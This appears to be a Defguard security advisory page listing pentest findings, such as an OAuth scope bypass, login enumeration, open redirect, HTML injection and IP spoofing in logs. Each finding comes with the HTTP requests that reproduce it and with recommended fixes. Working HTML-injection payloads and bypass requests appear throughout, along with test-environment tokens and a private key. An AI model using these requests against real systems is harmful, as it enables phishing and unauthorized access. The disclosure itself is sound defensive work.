DG26-6: Incorrect scope parsing in oAuth applications
Medium

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2856

Technical details

Due to incorrect scope parameter parsing, oAuth applications accept explicitly forbidden scopes when multiple scopes are submitted as a space-separated list.

An application configured to allow only the profile scope correctly rejects a single forbidden scope:

GET /api/v1/oauth/authorize?client_id=dFeyrDTcUqvzYcTY&scope=email&response_type=code&redirect_uri=https://isec.pl&state=x HTTP/1.1

HTTP/1.1 302 Found
location: https://isec.pl/?error=invalid_scope&state=x

However, when the forbidden scope is sent alongside an allowed scope separated by %20, only the first scope is validated - the second is accepted without validation:

GET /api/v1/oauth/authorize?client_id=dFeyrDTcUqvzYcTY&scope=profile%20email&response_type=code&redirect_uri=https://isec.pl&state=x HTTP/1.1

HTTP/1.1 302 Found
location: /auth/login
set-cookie: defguard_sign_in=...

The authorization proceeds, granting the email scope despite it being explicitly forbidden for this application.

Impact

Forbidden scopes are accepted by oAuth applications, allowing users to obtain tokens with more permissions than the application is configured to grant.

Recommendations

Parse the scope parameter and validate every individual scope value within the space-separated list.

Completed
DG25-1: Login enumeration
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1557

Technical details

  • User testtest exists:

Request:

POST /api/v1/auth HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 37
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0

{“username”:“testtest”,“password”:""}


Response:

HTTP/2 401 Unauthorized
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 09:10:42 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 26

{“msg”:“invalid password”}

  • User test404 does not exist:

Request:

POST /api/v1/auth HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 36
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0

{“username”:“test404”,“password”:""}


Response:

HTTP/2 401 Unauthorized
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 09:10:55 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 93

{“msg”:“Missing required LDAP settings: LDAP URL is required for LDAP configuration to work”}

Recommendations

To prevent enumeration vulnerabilities, following mitigation steps should be taken:

  • Generic error messages: Make sure the application displays the same error message for valid and invalid usernames for log-in attempt in to prevent attackers from distinguishing them.

  • Implement account lockout rules: Configure account lockout rules that do not reveal account status (locked or unlocked) to users or attackers. Account lockout for specified username should be based on a certain number of failed attempts, not on whether the account exists or not.

  • Introduce a limit on the rate of requests sent to reduce the number of checks for brute-force attacks.

  • Use universal unique identifiers (UUIDs) or random strings as resource identifiers instead of incremental numbering.

Completed
DG25-10: Lack of server-side data validation during the enrollment process
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1553

Technical details

The phone number is being validated only at the GUI-level. User - during the enrollment process may insert any non-digits characters into phone-number field:

Request:

POST /api/v1/enrollment/activate_user HTTP/2
Host: defguard-enroll.dvpnsec.net
[…]

{“password”:“Pentest2025!!!”,“phone_number”:”{{ 4*4 }}“}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Date: Wed, 06 Aug 2025 09:38:03 GMT
Server: Caddy
Set-Cookie: defguard_proxy=; Max-Age=0; Expires=Tue, 06 Aug 2024 09:38:03 GMT
Content-Length: 0

User was enrolled with invalid phone number:

Request:

GET /api/v1/user HTTP/2
Host: defguard.dvpnsec.net
[…]


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 09:38:34 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2899
[…]

“id”:40,“is_active”:true,“is_admin”:false,“last_name”:“XXX”,“ldap_pass_requires_change”:false,“mfa_enabled”:false,“mfa_method”:“None”,“phone”:”{{ 4*4 }}”,“totp_enabled”:false,“username”:“fdfdfdfd” […]

Completed
DG25-12: User can bypass only_client_activation feature
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1525

Technical details

  1. only_client_activation is set to true - meaning that administrator disabled manual WireGuard configuration

Request:

GET /api/v1/settings_enterprise HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=NsgBmPHhmwakT9UGb0QO4SoR


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 12:17:11 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 91

{“admin_device_management”:false,“disable_all_traffic”:false,“only_client_activation”:true}

  1. User can still send HTTP request which manually creates new device:

Request:

POST /api/v1/device/userAAA HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=NsgBmPHhmwakT9UGb0QO4SoR
Content-Length: 95
Sec-Ch-Ua: “Not)A;Brand”;v=“8”, “Chromium”;v=“138”
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{“name”:“new-device-123-abc”,“wireguard_pubkey”:“fb4r8zxzstQ+/GxULwnqW9mqDF3YrBT2SvcEHyXqoWM=“}


Response:

HTTP/2 201 Created
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 12:28:29 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 736
\

{
  "configs": [
    {
      "address": ["10.22.33.10"],
      "allowed_ips": ["10.22.33.0/24"],
      "config": "[Interface]\nPrivateKey = YOUR_PRIVATE_KEY\nAddress = 10.22.33.10\n\n[Peer]\nPublicKey = wq5uFq9EnnRQkIDJr3I/bYS/EhBvwc4nptIewnhzdhU=\nAllowedIPs = 10.22.33.0/24\nEndpoint = 167.172.191.17:51820\nPersistentKeepalive = 300",
      "dns": null,
      "endpoint": "167.172.191.17:51820",
      "keepalive_interval": 25,
      "location_mfa_mode": "disabled",
      "network_id": 1,
      "network_name": "Demo-Location",
      "pubkey": "wq5uFq9EnnRQkIDJr3I/bYS/EhBvwc4nptIewnhzdhU="
    }
  ],
  "device": {
    "configured": true,
    "created": "2025-08-06T12:28:29.747718276",
    "description": null,
    "device_type": "User",
    "id": 20,
    "name": "new-device-123-abc",
    "user_id": 49,
    "wireguard_pubkey": "fb4r8zxzstQ+/GxULwnqW9mqDF3YrBT2SvcEHyXqoWM="
  }
}
Completed
DG25-13: User can see configuration even when this option is not visible in GUI
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1526

Technical details

  1. only_client_activation is set to true - meaning that administrator disabled manual WireGuard configuration

Request:

GET /api/v1/settings_enterprise HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=NsgBmPHhmwakT9UGb0QO4SoR

Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 12:44:31 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 91

{“admin_device_management”:false,“disable_all_traffic”:false,“only_client_activation”:true}

  1. Show configuration is missing, nonetheless, below endpoints discloses the configuration:

Request:

GET /api/v1/network/1/device/12/config HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=NsgBmPHhmwakT9UGb0QO4SoR


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: text/plain; charset=utf-8
Date: Wed, 06 Aug 2025 12:44:46 GMT
Server: Caddy
Content-Length: 213

[Interface]
PrivateKey = YOUR_PRIVATE_KEY
Address = 10.22.33.5


[Peer]
PublicKey = wq5uFq9EnnRQkIDJr3I/bYS/EhBvwc4nptIewnhzdhU=
AllowedIPs = 10.22.33.0/24
Endpoint = 167.172.191.17:51820
PersistentKeepalive = 300

Completed
DG25-14: Plain-text passwords stored in logs
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1558

Technical details

During security assessment, we were able to identify two cases in which plain-text user passwords were stored in Defguard’s logs.

The first occurrence regards initial password creation in an enrollment process, the other one relates to password resetting procedure:

root@defguard:~# docker logs -f 8f4c285f04c0 | grep "Asdf"

2025-08-06T13:48:40.571864Z DEBUG run_grpc_bidi_stream: defguard_core::grpc:
Received the following message from proxy:
CoreRequest {
    id: 32,
    device_info: Some(DeviceInfo {
        ip_address: "167.172.191.17",
        user_agent: Some("Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                          AppleWebKit/537.36 (KHTML, like Gecko)
                          Chrome/138.0.0.0 Safari/537.36")
    }),
    payload: Some(ActivateUser(
        ActivateUserRequest {
            phone_number: None,
            password: "Asdf123!",
            token: Some("b9I61jO3OIlMGYJXhd7mbdsOOpwcuz9L")
        }
    ))
}

2025-08-06T13:48:40.571901Z DEBUG run_grpc_bidi_stream:activate_user: defguard_core::grpc::enrollment:
Activating user account:
ActivateUserRequest {
    phone_number: None,
    password: "Asdf123!",
    token: Some("b9I61jO3OIlMGYJXhd7mbdsOOpwcuz9L")
}

2025-08-06T14:00:37.437221Z DEBUG run_grpc_bidi_stream: defguard_core::grpc:
Received the following message from proxy:
CoreRequest {
    id: 48,
    device_info: Some(DeviceInfo {
        ip_address: "167.172.191.17",
        user_agent: Some("Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                          AppleWebKit/537.36 (KHTML, like Gecko)
                          Chrome/138.0.0.0 Safari/537.36")
    }),
    payload: Some(PasswordReset(
        PasswordResetRequest {
            password: "Asdf123!",
            token: Some("d1w53URFvtfChGfoW8WOzZTXN2fCtfLg")
        }
    ))
}

2025-08-06T14:00:37.437246Z DEBUG run_grpc_bidi_stream:reset_password: defguard_core::grpc::password_reset:
Starting password reset:
PasswordResetRequest {
    password: "Asdf123!",
    token: Some("d1w53URFvtfChGfoW8WOzZTXN2fCtfLg")
}

As it can be seen in the code-block above, in both situations - plain-text passwords (Asdf123!) were saved in logs.

Disclaimer: these logs are readable only by users who have SSH access to the VPS; remote exploitation solely via the web interface is not possible without such access. Because of that prerequisite - our severity rating has been downgraded to Low in regard to CVSS3.1-calculated Medium severity.

Completed
DG25-16: HTML Injection - password reset
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1545

Technical details



  1. Data from User-Agent header is not being sanitized. Malicious actor may send a reset link to any DefGuard user - with HTML content which will be rendered in the user’s mailboxes.

Request:

POST /api/v1/password-reset/request HTTP/2
Host: defguard-enroll.dvpnsec.net
User-Agent: browser <h1><a href=“//isec.pl”>CLICK HERE</a></h1>
Content-Type: application/json
Content-Length: 40

{“email”:“phtest2+fdsfdszxczxc@isec.pl”}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Date: Fri, 08 Aug 2025 09:56:26 GMT
Server: Caddy
Content-Length: 0

  1. <h1><a href=“//isec.pl”>CLICK HERE</a></h1> is being rendered.

Completed
DG25-17: Open redirect
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1548

Technical details

oAuth request with unauthorized_client calls redirects to the website from redirect_uri parameter, instead of DefGuard host. This leads to Open Redirect vulnerability.

Request:

GET /api/v1/oauth/authorize?allow=true&scope=1&&client_id=xxx&redirect_uri=https://isec.pl&state=1&nonce=2&response_type=code HTTP/2
Host: defguard.dvpnsec.net

Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 08:45:15 GMT
Location: https://isec.pl/?error=unauthorized_client&state=1
Server: Caddy
Content-Length: 0

Completed
DG25-20: Disabled OpenID apps still generate code
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1555

Technical details

  1. Enabled OpenID app generates code:

Request:

GET /api/v1/oauth/authorize?allow=true&scope=openid&&client_id=9szvHNlxY6R3jvbX&redirect_uri=https://isec.pl&state=111&nonce=2&response_type=code HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkD0W8MZjN4Rjw

Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 08:17:54 GMT
Location: https://isec.pl/?code=RgB6g99iosVoVnawCHvNDi1l&state=111
Server: Caddy
Content-Length: 0

  1. Disabling OpenID app:

Request:

POST /api/v1/oauth/9szvHNlxY6R3jvbX HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkD0W8MZjN4Rjw
Content-Length: 17
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36

{“enabled”:false}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 08:18:23 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2

{}

  1. Confirming, that the application is disabled:

Request:

GET /api/v1/oauth HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkD0W8MZjN4Rjw


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 08:18:27 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 1016
[…]

{
  "client_id ": "9szvHNlxY6R3jvbX ",
  "client_secret ": "SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN ",
  "enabled ": false,
  "id ": 8,
  "name ": "openIDApp ",
  "redirect_uri ": [
    "https://isec.pl "
  ],
  "scope ": [
    "openid "
  ]
}
 [ ... ]
  1. OpenID app - even though it’s disabled - still generates the code:

Request:

GET /api/v1/oauth/authorize?allow=true&scope=openid&&client_id=9szvHNlxY6R3jvbX&redirect_uri=https://isec.pl&state=111&nonce=2&response_type=code HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkD0W8MZjN4Rjw


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 08:36:11 GMT
Location: https://isec.pl/?code=zFxh24MQbj8XQ4yDplh1QkoP&state=111
Server: Caddy
Content-Length: 0

The code, however, does not work on the POST /api/v1/oauth/token HTTP/2 endpoint (when the OpenID app is disabled).

Completed
DG25-25: Access token is not being revoked when OpenID app becomes disabled
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1554

Technical details

  1. User authorizes to the OpenID app:

Request:

POST /api/v1/oauth/token HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 165
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&redirect_uri=https://isec.pl&code=rheXiUUlXW34MwoOS7PWxlLV&client_id=9szvHNlxY6R3jvbX&client_secret=SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN&

Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 10:23:05 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 124\

{
  "access_token ": "Dyg8SocRFYixyEI2qMZRBMpi ",
  "id_token ": null,
  "refresh_token ": "NL12wUK2mzs5mz0u1V3WLPmE ",
  "token_type ": "bearer "
}
  1. Administrator disables the app:

Request:

POST /api/v1/oauth/9szvHNlxY6R3jvbX HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkD0W8MZjN4Rjw
Content-Length: 17
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36

{“enabled”:false}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 10:23:56 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2

{}

  1. access_token is not being revoked - user can still use it.

Request:

GET /api/v1/oauth/userinfo HTTP/2
Host: defguard.dvpnsec.net
Authorization: Bearer Dyg8SocRFYixyEI2qMZRBMpi


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 10:25:54 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 156\

{
  "email ": "phtest2+fdsfsdfsdfdsfds@isec.pl ",
  "family_name ": "A ",
  "given_name ": "A ",
  "name ": "AA ",
  "phone_number ": "123123 ",
  "preferred_username ": "user ",
  "sub ": "user "
}
Completed
DG25-28: [desktop_client] Wide file permissions
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/client/issues/563

Technical details

Files on Linux and MacOS have permissions defined for three subsets of system users:

  • “user” - the single user who owns the file

  • “group” - the group of users the owner is associated with

  • “others” - everyone else

Permissions define who and what can read, write to, and execute.

The application creates files for which read permissions are granted to the group and other users, while the database contains confidential data.For directories, execute permissions are also granted to the group and other users.

Linux:

$ find ~/.local/share/net.defguard -ls391834 4 drwxr-xr-x 3 user user 4096 Aug 22 00:59 /home/user/.local/share/net.defguard392815 64 -rw-r—r— 1 user user 61440 Aug 22 00:59 /home/user/.local/share/net.defguard/defguard.db445399 4 drwxr-xr-x 2 user user 4096 Aug 20 09:14 /home/user/.local/share/net.defguard/localstorage445400 12 -rw-r—r— 1 user user 12288 Aug 21 10:02 /home/user/.local/share/net.defguard/localstorage/tauri_localhost_0.localstorage445402 32 -rw-r—r— 1 user user 32768 Aug 21 10:02 /home/user/.local/share/net.defguard/localstorage/tauri_localhost_0.localstorage-shm445401 0 -rw-r—r— 1 user user 0 Aug 21 10:02 /home/user/.local/share/net.defguard/localstorage/tauri_localhost_0.localstorage-wal395561 4 -rw-r—r— 1 user user 106 Aug 20 09:14 /home/user/.local/share/net.defguard/config.json

$ sqlite3 -column -header ~/.local/share/net.defguard/defguard.db “select id,prvkey,server_pubkey,endpoint from tunnel;“id prvkey server_pubkey endpoint— -------------------------------------------- -------------------------------------------- --------------------1 kxiyB6eBem2ZHnTWMApvck5jkKMtGG4eDk88NwM09WM= wq5uFq9EnnRQkIDJr3I/bYS/EhBvwc4nptIewnhzdhU= 167.172.191.17:51820

MacOS:

$ ls -l /System/Volumes/Data/Users/user/Library/Application\ Support/net.defguardtotal 264-rw-r—r— 1 user staff 106 10 lip 16:36 config.json-rw-r—r— 1 user staff 98304 14 lip 19:59 defguard.db

Completed
DG25-32: Logs contains license key
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1560

Technical details

docker logs -f 8f4c285f04c0  | grep CioKIGIwYW

2025-08-06T14:19:00.571596Z DEBUG defguard_event_router::handlers::api:
Processing API event: ApiEvent {
    context: ApiRequestContext {
        timestamp: 2025-08-06T14:19:00.565824121,
        user_id: 1,
        username: "admin",
        ip: 91.236.53.124,
        device: "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
    },
    event: SettingsUpdatedPartial {
        before: Settings {
            openid_enabled: true,
            wireguard_enabled: true,
            webhooks_enabled: true,
            worker_enabled: true,
            challenge_template: "Please read this carefully:\n\nClick to sign to prove you are in possession of your private key to the account.\nThis request will not trigger a blockchain [ ... ]",
            ldap_uses_ad: false,
            ldap_sync_interval: 300,
            ldap_user_auxiliary_obj_classes: [],
            ldap_user_rdn_attr: Some(" "),
            ldap_sync_groups: [],
            openid_create_account: true,
            openid_username_handling: RemoveForbidden,
            license: Some("CioKIGIwYWMyNDllNTRhY <cut>"),
            gateway_disconnect_notifications_enabled: false,
            gateway_disconnect_notifications_inactivity_threshold: 5,
            gateway_disconnect_notifications_reconnect_notification_enabled: false
        }
    }
}
Completed
DG26-5: IP address spoofing in logs via X-Forwarded-For
Low

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2897

Technical details

Every action logged in activity_logs establishes the IP address based on the user-controlled X-Forwarded-For header, allowing any user to forge their logged IP address.

Login request with spoofed IP:

POST /api/v1/auth HTTP/1.1
Host: 46.101.217.165:8000
X-Forwarded-For: 1.2.3.4
Content-Type: application/json

{"username":"admin","password":"Defguard123!@#"}

Resulting activity log entry:

{
  "id": 219,
  "username": "admin",
  "ip": "1.2.3.4/32",
  "event": "user_login",
  "module": "defguard"
}

The IP 1.2.3.4 provided via the header is stored verbatim in the activity log.

Impact

An attacker can forge their IP address in activity logs, making forensic investigation and incident response harder by attributing malicious actions to arbitrary IP addresses.

Recommendations

Do not establish the IP address stored in logs based on user-controlled headers such as X-Forwarded-For.

Completed
DG26-8: HTML Injection - API tokens
Low

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2887

Technical details

The API token name field does not sanitize user-controlled input, allowing HTML tags to be injected. When the token is later displayed in the UI (e.g. in the delete confirmation dialog), the injected HTML is rendered by the browser.

Creating an API token with an HTML payload:

POST /api/v1/user/admin/api_token HTTP/1.1
Host: 46.101.217.165:8000
Content-Type: application/json

{"name":"<h1><a href='https://attacker.example.com'>click</a></h1>"}

Response:

HTTP/1.1 201 Created

{"token":"dg-IBc4Nvxaegca4NMWkb4alwSK76kDPRgj"}

Clicking the Delete button for this token displays the token name without HTML encoding, rendering the injected markup.

Impact

  • Data exfiltration via dangling markup injection.
  • Altering page content to enable phishing attacks (e.g. injecting <a href> links pointing to attacker-controlled sites, or <form> tags pointing to attacker-controlled endpoints).

Recommendations

Properly validate and sanitize all user-controlled input before rendering it in the UI. Apply HTML encoding when displaying user-supplied data.

Completed
DG26-9: Activity log does not log misuse of recovery code
Low

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2851

Technical details

When a user with MFA enabled provides an incorrect TOTP code, the activity log records a User login using TOTP failed entry. However, providing an incorrect backup recovery code is not logged at all.

Providing an incorrect recovery code:

POST /api/v1/auth/recovery HTTP/1.1
Host: 127.0.0.1:8000

{"code":"invalidinvalid"}

Response:

HTTP/1.1 401 Unauthorized

{"msg":"Unauthorized"}

Activity log after the failed recovery attempt - no entry is recorded:

GET /api/v1/activity_log?page=1 HTTP/1.1

HTTP/1.1 200 OK
{"data":[...]} // No entry for the failed recovery code attempt

Impact

Failed recovery code attempts are invisible in the activity log, making it impossible to detect brute-force attempts against backup recovery codes or to reconstruct an account takeover incident involving recovery code misuse.

Recommendations

Log the use of incorrect recovery codes in the activity log, consistent with how failed TOTP attempts are already logged.

Completed
DG25-11: Improper handling of user-provided input leads to panic
Info

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1552

Technical details

  1. While sending an enrollment e-mail, code tries to unwrap subject: settings.enrollment_welcome_email_subject.clone(). However, this value can be None.

  2. Set enrollment_welcome_email_subject to None, by setting it to null:

Request:

PUT /api/v1/settings HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=rxjGcZckXXvXS8ec0Uhj86d6
[…]

“enrollment_use_welcome_message_as_email”:false,“enrollment_vpn_step_optional”:true,“enrollment_welcome_email”:“Dear {[…]”,“enrollment_welcome_email_subject”:null,“enrollment_welcome_message”: […]


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 10:47:07 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 4

null

In the following request, enrollment_use_welcome_message_as_email has to be set to false and enrollment_welcome_email_subject has to be set to null.

  1. Start the enrollment process.

  2. During the last step (before sending e-mail to the enrolled user), below request throws 500:

Request:

POST /api/v1/enrollment/activate_user HTTP/2
Host: defguard-enroll.dvpnsec.net
[…]

{“password”:“Test123!”}


Response:

HTTP/2 500 Internal Server Error
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 10:47:55 GMT
Server: Caddy
Content-Length: 33

{“error”:“Internal server error”}

and server panics:

root@defguard: ~# docker logs -f  --tail 10 47ef471e760c
 [ ... ]
2025-08-06T10:47:50.577684Z DEBUG run_grpc_bidi_stream:activate_user:
defguard_core::grpc::enrollment: Retriving settings to send welcome
email ...
2025-08-06T10:47:50.577698Z DEBUG run_grpc_bidi_stream:activate_user:
defguard_core::grpc::enrollment: Successfully retrived settings.
2025-08-06T10:47:50.577705Z DEBUG run_grpc_bidi_stream:activate_user:
defguard_core::grpc::enrollment: Try to send welcome email ...
2025-08-06T10:47:50.577711Z DEBUG run_grpc_bidi_stream:activate_user:
defguard_core::grpc::enrollment: Sending welcome mail to testtesttest

thread  'main ' panicked at
/build/crates/defguard_core/src/grpc/enrollment.rs:902:72:
called  `Option::unwrap() ` on a  `None ` value
note: run with  `RUST_BACKTRACE=1 ` environment variable to display a
backtrace```
Completed
DG25-21: HTML Injection - OpenID login
Info

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1551

Technical details

  1. The name of the OpenID app is being changed:

Request:

PUT /api/v1/oauth/9szvHNlxY6R3jvbX HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkD0W8MZjN4Rjw
[…]

{
  "client_secret ": "SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN ",
  "enabled ": false,
  "id ": 8,
  "name ": " <h1 > <a href= '//isec.pl ' >CLICK HERE </a > </h1 > <! -- ",
  "redirect_uri ": ["https://isec.pl "],
  "scope ": ["openid "]
}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 10:33:09 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2

{}

  1. User authorizes the OpenID:

Request:

POST /api/v1/oauth/authorize?scope=openid&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1113&nonce=test&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7


Response:

HTTP/2 302 Found
